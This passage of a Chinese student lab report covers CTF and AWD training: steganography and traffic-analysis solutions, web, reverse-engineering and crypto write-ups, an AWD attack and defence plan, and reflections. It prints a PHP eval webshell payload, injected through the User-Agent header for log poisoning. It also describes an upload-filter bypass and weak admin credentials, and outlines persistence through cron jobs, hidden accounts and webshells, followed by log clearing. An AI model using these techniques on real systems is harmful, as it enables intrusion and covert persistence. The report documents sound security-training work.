000AD4F0	76	14	F5	54	9E	22	A7	1E	A5	28	9A	9C	B0	23	CD	2D	v ÔTž"Š ¥ (šœ"šİ-
000AD500	AF	A6	74	A4	52	14	A5	7F	73	0E	A8	2F	E3	AF	9C	42	-!t=R ¥ s "/ã"œB
000AD510	44	1A	14	45	70	DA	FD	5C	41	51	14	39	F1	E3	41	43	D EpúŸ\AQ 9ñšAC
000AD520	45	91	53	A5	52	D0	13	14	0D	32	46	33	EC	38	50	14	E'S¥RĐ 2F3i8P
000AD530	54	FC	D1	14	01	BB	40	51	47	3A	BF	3B	41	51	D4	FB	TùŇ »@QG:ç;AQôû
000AD540	CD	63	85	9C	51	14	B9	0A	71	7A	43	41	07	50	14	45	İc...œQ " qzCA P E
000AD550	D9	FF															Üÿ

图 1-66 查看十六制文件尾示意图

推测这个文件的每四个字节都是大小端颠倒的，于是写脚本还原：

```
D: > AAAA_recent_folder > security_practice4 > misc > whoareyou.py > ...
1  def swap_endian(filename, new_filename):
2      with open(filename, 'rb') as original_file, open(new_filename, 'wb') as new_file:
3          while True:
4              # 读取4字节
5              bytes_read = original_file.read(4)
6              if not bytes_read: # 如果没有读取到数据，表示文件结束
7                  break # 跳出循环
8              # 大小端转换，通过切片翻转字节序
9              swapped_bytes = bytes_read[::-1]
10             # 写入新文件
11             new_file.write(swapped_bytes)
12
13     # 使用示例
14     swap_endian("WhoAreYou.jpg", "out.jpg")
```

图 1-67 脚本示意图

执行该脚本后得到还原后的图片如下：




图 1-68 还原图片示意图

经提示，得知需要调色来找 flag，于是用修图软件进行调色，最终得到如下图片：






图 1-69 调色后结果示意图

可以看到 flag 为 vmc{You\_Are\_Huo\_Yan\_Jing\_Jin}。

#### 4. 流量包分析

用 Wireshark 打开流量包，进行协议分析，首先筛选 http 协议，发现了一个可疑的数据包，传输的数据叫 ncc.jpg，将其导出。




图 1-70 协议分析示意图

经提示，这个图片的高度是错误的，我们可以手动还原。在 winhex 中将图片宽度改大一点。

图 1-71 修改高度示意图

保存之后得到的图片如下：

图 1-72 flag 结果示意图

因此 flag 就是 `vmc{It_is_so_beautiful_my_home_NCC}`。

#### 5. 音频隐写

听了一遍，发现 1 分 43 秒左右有明显的刺耳声，查看频谱图可以看到 flag: `vmc{Mayday_5525_back_to_the_day}`。

图 1-73 频谱分析示意图

## 二、 CTF 比赛

### 2.1 解题过程

上传一个一句话木马，用双写绕过后缀名（将 php 改成 pphpphp 即可）。

图 2-1 双写绕过上传 php 代码示意图

然后用 post 传参，即可查看 flag。

### 2.2 解题过程

这是一个 web 文件包含漏洞

判断引擎：



图 2-2 判断引擎示意图

查看 apache 默认位置的日志记录：

图 2-3 查看日志示意图

我们可以直接修改 User-agent，让 UA 里面包含 php 代码，这样日志文件会解析 php 代码。因此我们往 UA 里面写一句话木马：`<?php @eval(\$\_POST[1]);?>`

图 2-4 修改 UA 示意图

然后用 post 传参，即可查看 flag。（过程类似于前面的 web 专项因此略去）

## 2.3 解题过程

在进行逆向工程时，我们使用 IDA Pro 打开了目标程序，但发现没有 main 函数。通过在汇编段中搜索，发现一个标识为 main 的部分，但无法进行反汇编。进一步检查后，发现一段指令无法被反汇编。然而，我们注意到有一段无条件跳转指令指向地址 0x4010AF，推测从 0x4010AA 到 0x4010AF 为无效指令。将这一段指令修改为 nop 后重新编译程序

图 2-5 代码示意图

后面是两个解密，写脚本解密即可。

## 2.4 解题过程

Ida 打开发现 UPX 的字样，应该是 UPX 加壳了，脱壳后调试。

然后写个脚本解密出 flag:

图 2-6 代码示意图

## 2.5 解题过程

$e$  与  $p-1$  互素，我们利用以下公式进行解密： $m=c^d \bmod n$ ;

这可以分解为： $m=c^d \bmod p$ ,  $m=c^d \bmod q$ ;

利用以下公式： $d=\text{invert}(e,p-1)$  计算出  $d$ ;

通过以下公式计算出明文  $m$ :  $m=\text{pow}(c,d,p)$ ;

## 2.6 解题过程

我们知道最后一个加密块 (IV) 和原始消息的内容。通过已知的值 `gift` 和生成的 `hint`，我们可以利用 XOR 运算通过 `key=long_to_bytes(gift⊕hint)` 恢复 AES 的密钥。

接着，我们使用已知的最后一个 IV 作为解密的起点。已知的 IV 值为 `b290f7b4894c5b7609fe52de49d0c4fe`。

将接收到的加密消息按 16 字节分块，并考虑到 CBC 模式下最后一个块的特殊性（它实际上是前一个块的加密结果），我们从最后一个块开始反向处理。

对于每个消息块（记作 `ms`）：使用 AES 密钥和当前的 IV 进行解密得到一个中间结果。将此中间结果与对应的加密块进行 XOR 操作，恢复出原始的明文数据块。更新当前的 IV 为上一块的密文，准备解密下一个块。

所有块解密后，将它们按正确顺序重新组合以获取完整的原始消息。




## 2.7 解题过程

首先用 wireshark 打开 pcap 流量包，进行协议分析，发现 ftp 流量里面有一个 report.pdf，导出该 pdf。

图 2-7 ftp 协议分析结果示意图

打开 pdf 发现需要密码，于是继续分析流量包，发现有个叫 myname 的文件，导出该文件。



No.	Time	Source	Destination	Protocol	Length	Info
55	6.600628	192.168.163.128	ocsp.digicert.cn.w...	OCSP	471	Request
57	6.601295	192.168.163.128	ocsp.digicert.cn.w...	OCSP	471	Request
59	6.601923	192.168.163.128	ocsp.digicert.cn.w...	OCSP	471	Request
65	6.729355	ocsp.digicert.cn.w...	192.168.163.128	OCSP	1039	Response
70	6.761455	ocsp.digicert.cn.w...	192.168.163.128	OCSP	527	Response
142	7.074863	ocsp.digicert.cn.w...	192.168.163.128	OCSP	1042	Response
360	22.007167	192.168.163.128	222.20.126.128	HTTP	816	POST /users/sign_in HTTP/1.1 (application/x-www-form-urlencoded)
366	22.252516	222.20.126.128	192.168.163.128	HTTP	1871	HTTP/1.1 200 OK (text/html)
394	30.040293	192.168.163.128	222.20.126.128	HTTP	816	POST /users/sign_in HTTP/1.1 (application/x-www-form-urlencoded)
397	30.284665	222.20.126.128	192.168.163.128	HTTP	4362	HTTP/1.1 200 OK (text/html)
2098	75.501948	192.168.163.128	cdn.globalsigncdn.c...	OCSP	488	Request
2100	75.584916	cdn.globalsigncdn.c...	192.168.163.128	OCSP	1945	Response
2696	139.911211	192.168.163.128	a1887.dscq.akamai.n...	OCSP	472	Request
2698	139.977481	a1887.dscq.akamai.n...	192.168.163.128	OCSP	945	Response
2752	142.572898	192.168.163.128	a1887.dscq.akamai.n...	OCSP	471	Request
2754	142.633159	a1887.dscq.akamai.n...	192.168.163.128	OCSP	945	Response
2791	143.658214	192.168.163.128	192.168.163.1	HTTP	410	GET / HTTP/1.1
2793	143.662181	192.168.163.1	192.168.163.128	HTTP	402	HTTP/1.1 200 OK (text/html)
2807	145.573934	192.168.163.128	192.168.163.1	HTTP	453	GET /myname HTTP/1.1
2811	145.642968	192.168.163.1	192.168.163.128	HTTP	81	HTTP/1.0 200 OK

图 2-8 http 协议分析结果示意图

图 2-9 导出文件示意图

打开该文件，里面是 G0dOfCtf\_Misc，猜测可能是 pdf 的密码。验证后发现确实是。但是打开 pdf 后文字部分找不到线索，于是猜测可能是 pdf 隐写。用福昕阅读器打开，启动编辑模式。挪开“华中科技大学”图片后 flag 就出来了。

图 2-10 得到 flag 示意图



### 三、 AWD 对抗过程

#### 3.1 目标靶机攻击思路

漏洞一：系统一句话木马

访问 `http://[靶机 IP]:8090/Upload/public/config.php` 和 `http://[靶机 IP]:8090/Public/Images/think.php`，检查是否存在预置的一句话木马。

漏洞二：弱口令

尝试使用用户名 `admin` 和密码 `123456` 登录后台管理界面。登录成功后，探索后台功能，特别是数据导出、插件安装等功能，寻找进一步提权的机会。

漏洞三：管理后台模板注入

访问后台模板管理界面，尝试输入 PHP 短标签 payload（如 `<?=绕过过滤`）执行任意代码。构造 payload 执行系统命令或读取敏感文件，提升权限或搜集更多系统信息。

漏洞四：SQL 注入

发送上述提供的 SQL 注入 payload，观察响应时间是否延迟（因 `sleep` 函数导致），确认注入点有效。逐步扩展 payload，获取数据库名、表名、列名及数据，重点获取管理员账户信息或数据库凭证。

权限提升与维持：

提权：利用获取到的信息尝试提权至系统管理员级别，例如通过上传并执行提权脚本。

维持访问：在系统中植入后门，如修改 `cron` 任务、创建隐藏账户或留下持久化的 `Webshell`，确保长期访问权限。

数据泄露与清理：

数据泄露：收集敏感信息，包括但不限于用户数据、配置文件、源代码等。

痕迹清除：在测试结束后，彻底清除所有留下的痕迹，包括日志记录、临时文件等，确保靶机环境恢复到初始状态。

#### 3.2 攻击过程

漏洞一：系统一句话木马，位于 Upload/public/config.php 和 Public/Images/think.php，可直接利用。

图 3-1 木马示意图

漏洞二：弱口令

弱口令登陆后台，admin: 123456

图 3-2 登录界面示意图

漏洞三：管理后台模板注入漏洞

在后台的模板管理功能处，可以编辑模板文件，其中对于 PHP 的语法过滤不严，可使用 PHP 短标签绕过，payload 如图




图 3-3 payload 示意图

执行结果：



图 3-4 结果示意图

#### 漏洞 4: SQL 注入

友点 CMS V9.1 前台存在 sql 注入，攻击者可获取数据库内容。

### 3.3 安全防护方案设计

1. 提前备份网站和数据库文件，定期对网站文件进行完整性检查，使用 MD5 校验等方式对比核心文件与原始文件的差异，及时发现非法插入的代码。
2. 及时修改密码，使用复杂度较高的强密码。
3. 要求用户设置密码时实施强制性的密码复杂度要求，包括长度、大小写字母、数字和特殊字符的组合。
4. 存储用户密码时使用安全的哈希算法（如 bcrypt、scrypt）并加盐，防止彩虹表攻击。
5. 对所有用户输入进行严格的验证和过滤，特别是特殊字符和标签。
6. 在检测到多次登录失败后，自动锁定账户一段时间，防止暴力破解。
7. 在数据库交互中使用参数化查询（预编译语句），避免直接拼接 SQL 字符串。
8. 数据库账户仅授予执行必要操作的最小权限，避免使用管理员账户连接应用。
9. 配置 Web 应用防火墙，针对 SQL 注入攻击模式设置规则，拦截可疑请求。

### 3.4 安全防护过程

#### 1. 备份

##### (1) 网站的备份:

首先要找到网站根目录的位置, 一般为/var/www/html/下, 备份源码: `tar -zcvf ./www.tar.gz *`

##### (2) 数据库的备份:

确定数据库的目录, 以 MySQL 为例; 备份 (需要目录有写入权限):

`mysqldump -u root -p Test > /tmp/Test.sql` # 输入密码, 备份指定数据库。

`mysqldump -u root -p --all-databases --skip-lock-tables > ~/tmp/backup.sql` # 跳过锁定的数据库表

#### 2. 修补漏洞与后门

将打包下载后的网站源码用 D 盾进行扫描, 可以发现比较明显的一句话后门或者漏洞。

发现之后立即删除或者进行注释。

#### 3. 安装流量监控和文件监控

流量监控的意义在于抓取其他队伍对于己方服务的访问流量, web 服务是基于 HTTP 的流量, pwn 服务则是基于 TCP 的流量。当我们掌握流量后可以轻易的进行流量审计, 从而发现其他队伍的攻击方法, 方便进行反打或者漏洞修复。

现在常见的流量监控工具非常多, 针对于 PHP 文件可以自行编写流量监控脚本, 也可以利用 Github 上现有的脚本, 如 watchbird 等。

文件监控的作用与流量监控类似, 主要监控的是服务器端敏感文件的变化, 从而防止其他攻击队伍写入恶意木马文件或删除网站重要文件。

## 四、 实验总结和建议

### 4.1 实验总结

#### 4.4.1 CTF 实训解题过程实验总结

在 CTF 实训中，我亲身体验了多种网络安全攻防技术，例如 WEB 攻防、逆向工程、密码学挑战及杂项安全问题。通过解决文件包含漏洞、SQL 注入、PHP 反序列化及远程命令执行等问题，我深刻理解了攻击者可能利用的常见漏洞类型及防御策略。

实验从破解一道道 WEB 攻防谜题开始，我学会了如何识别和利用文件包含漏洞，通过 Base64 编码技巧绕过限制，最终获取到了隐藏的 flag。在 SQL 注入环节，面对被严格过滤的关键字，我采取了双写字符的技巧，巧妙绕过了防护，逐步揭露了数据库的秘密，这让我深刻理解了攻击者思维 and 如何防范此类漏洞。

随后，我遇到了 PHP 反序列化漏洞的挑战，通过分析代码逻辑，我发现了利用 `str_replace` 函数特性构造恶意序列化数据的方法，成功触发了 `getflag` 类的析构函数，从而揭示了 flag 内容。这些经历教会了我如何细致地分析代码，利用编程语言的微妙特性来达到目的。

在解决 PHP 远程命令执行漏洞时，我学会了利用网页源码和网络请求的细节，通过修改请求参数和分析响应，最终找到了绕过安全检查的方法，获得了关键信息。这过程不仅提升了我的技术实践能力，还增强了对网络通信和协议理解的深度。

此外，我还经历了其他类型的挑战，如通过解密、图像处理、音频分析等非传统方式获取 flag，这些过程极大丰富了我的技术栈，让我意识到网络安全领域的广度和深度。在解压缩包、图片隐写、流量包分析等杂项任务中，我掌握了更多工具的使用，如 Wireshark、hex 编辑器和图像编辑软件，这些技能在实战中至关重要。



#### 4.4.2 CTF 比赛实验总结

参与 CTF 比赛让我体验到了实战环境下的紧张与刺激，它不仅考验了我的技术能力，也锻炼了我的时间管理能力。通过这次 CTF 比赛的实验，我深刻体会到了网络安全攻防的复杂性和挑战性。它不仅要求技术扎实，更需要具备灵活的思维和快速的学习能力。

#### 4.4.3 AWD 对抗实验总结

在 AWD 对抗演练中，我们不仅需要考虑如何攻击对手，还要时刻警惕自身的安全防护。通过目标靶机攻击思路的设计、实施及防护方案的构建，我深刻体会到了攻防兼备的重要性。特别是安全防护方案的设计与实施，让我明白了预防措施对于维护网络安全的关键作用。

### 4.2 意见和建议

经过这段时间的实验和学习，我真的觉得 CTF 比赛很有意思，尤其是 CTF 那些解谜一样的挑战，让我特别兴奋。老实说，如果学校能早点让我们接触这些，比如从大一开始就安排一些 CTF 的入门介绍，或者是小型的比赛，我觉得我能更早地发现自己对这个领域的热爱。所以呢，我真心建议学校考虑下，能不能定期搞些校内的 CTF 联赛，让大家都能参与进来，不分年级，不分专业，一起组队解题或者来点攻防实战，这样既能增加学习的乐趣，又能激发我们的竞争意识，还能促进不同年级同学之间的交流，简直是一举多得。

而且，要是能有一些前辈或者老师带着我们一起玩，分享他们的经验和技巧，那就更好了。还有，我觉得如果能有点小奖励，比如成绩加分、奖品什么的，肯定能让大家更有动力去研究和学习。总之，就是希望能早点让我们尝到 CTF 的甜头，这样也能早点吸引同学们投身到网络安全的学习中来。

## 五、 实验感想（包含思政）

通过本次实验，我深切体会到网络空间安全实战能力的重要性，它不仅关乎个人信息保护，更直接影响到国家和社会的安全稳定。在这个信息化时代，无论是个人隐私还是国家利益，都高度依赖于网络的安全性。每一条代码、每一次数据传输，都可能是信息安全的防线或是突破口。因此，掌握实战技能，不仅是为了保护个人的数据免受侵害，更是为了维护国家和社会秩序的稳定，保障数字经济的健康发展，以及捍卫国家安全的核心利益。

作为一名未来的网络安全从业者，我深感责任之重大。随着信息技术的飞速发展，新的安全威胁和攻击手段层出不穷，这意味着我们必须始终保持学习的热情和敏锐的洞察力，紧跟技术前沿，不断提升自己的专业技能。这不仅仅意味着掌握最新的安全技术、工具和框架，更重要的是培养一种创新思维和问题解决的能力，能够在未知和不确定的环境中，迅速适应并找到有效的应对策略。

为了更好地守护国家网络安全，我认为除了个人努力之外，还需要加强跨学科、跨领域的合作。网络安全不仅仅是技术问题，它还涉及到法律、政策、社会心理等多个层面。因此，我们需要与法律专家、政策制定者、心理学家等多领域人士紧密合作，共同构建一个立体的网络安全防护体系。

最后，我将致力于传播网络安全意识，提升公众的网络防护能力。在日常生活中，许多安全事件的发生往往是因为用户的疏忽或缺乏足够的安全知识。因此，提高全民的网络安全意识，让每个人都成为自己信息安全的第一责任人，也是我们网络安全从业者的重要使命之一。

通过本次实验，我更加坚定了自己投身网络安全事业的决心。我将不断提升自我，积极参与实战演练，深化专业知识，为维护国家网络安全的长城添砖加瓦，为构建清朗、安全的网络空间贡献力量。